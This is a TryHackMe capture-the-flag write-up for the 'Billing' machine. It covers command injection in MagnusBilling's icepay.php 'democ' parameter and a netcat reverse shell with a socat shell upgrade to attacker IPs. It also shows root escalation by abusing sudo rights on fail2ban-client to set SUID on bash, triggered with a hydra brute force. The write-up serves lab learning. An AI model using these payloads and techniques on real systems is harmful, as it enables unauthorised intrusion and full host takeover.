Billing - Tryhackme
Tryhackme easy machine
Introduction
This is a standard machine where you are going to exploit a CVE to get the initial foothold and then privEsc abusing server missconfiguration of sudo privileges
Enumeration
I started with the classic, port enumeration and directory enumeration
1
nmap -Pn -F -T4 10.10.223.6

Let me tell you know that directory enumeration is not really needed so im going to save myself from copy pasting everything.
So, looks like we have a HTTP server, if we visit that we get to this login page:

If we look at the URL, we see a interesting name mbilling, this stands for MagnusBilling a open source software for billing and stuff…who cares, let’s break it.
Wonder what happens if i search MagnusBilling vuln on google?…

Damn…that looks bad…for MagnusBilling of course.
Now, There is an exploit in metasploit ( if i remember correctly ) for this exactly vulnerability but for some reason that exploit didn’t work for me, i don’t know if the exploit is broken or im too noob, who knows.
Thankfully the exploit is actually very simple is a simple command injection in the democ parameter in a GET request to the endpoint /lib/icepay/icepay.php. The content in the democ parameter being used for creating a file using touch command so we just need to escape it with a ; character. For better understanding this is how the request would look:

http://ip:port/mbilling/lib/icepay/icepay.php?democ=/dev/null;<command>;#
In the backend the touch command will look like this:
touch /dev/null;<command>;#.txt
touch command will create nothing and then our command will be executed. The # character is used for commenting the .txt so we don’t get any errors.
When we comment something it won’t get executed.
Exploitation
Well, i created a python exploit that ACTUALLY works and uploads a simple php webshell so we can execute commands. The exploit will be uploaded in my github ( i didn’t upload it yet )


Nice! We are half way done, now is simple, let’s catch a reverse shell.
1
nc 10.21.12.27 4444 -e /bin/sh

Go get the user.txt champ!
Privilege Escalation
Is recommended to upgrade to upgrade our reverse shell to a more interactive one. There are multiple ways for doing that but i like to use socat if installed, like in this case:
Listener
1
socat file:`tty`,raw,echo=0 tcp-listen:4444
Command (Victim)
1
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
This will get us a full interactive TTY with tab completition, history and everything, so cool.
By running sudo -l we can see the privileges we have with our user, we get this:

Ok, this definitely looks interesting, after researching a little bit ( chatGPT… ) i found that you can create rules with fail2ban-client that execute a command if the conditions are met.
Let’s execute the following now:
First, let’s get the active jails
1
sudo fail2ban-client status
Do you see the sshd one? Now you can set an action, the actionban one will execute a defined command when an IP is banned for too many login attempts in ssh. This will work.
1
sudo fail2ban-client set sshd action iptables-allports actionban "chmod 4755 /bin/bash"
There we go, this command will effectively create a actionban action for ssh login and execute the chmod 4755 /bin/bash command that basically enables the SUID bit to the /bin/bash file.
Great! Now we only need to trigger the action, we can use hydra to spam login attempts:
1
hydra -l root -P /usr/share/wordlists/rockyou.txt <IP> ssh
Almost instantly after starting the bruteforce the action will trigger and we will get SUID bash binary:

Remember the -p flag in bash for preserving privileges bash -p
Pwned!
Thanks for reading, i will see you on the next one!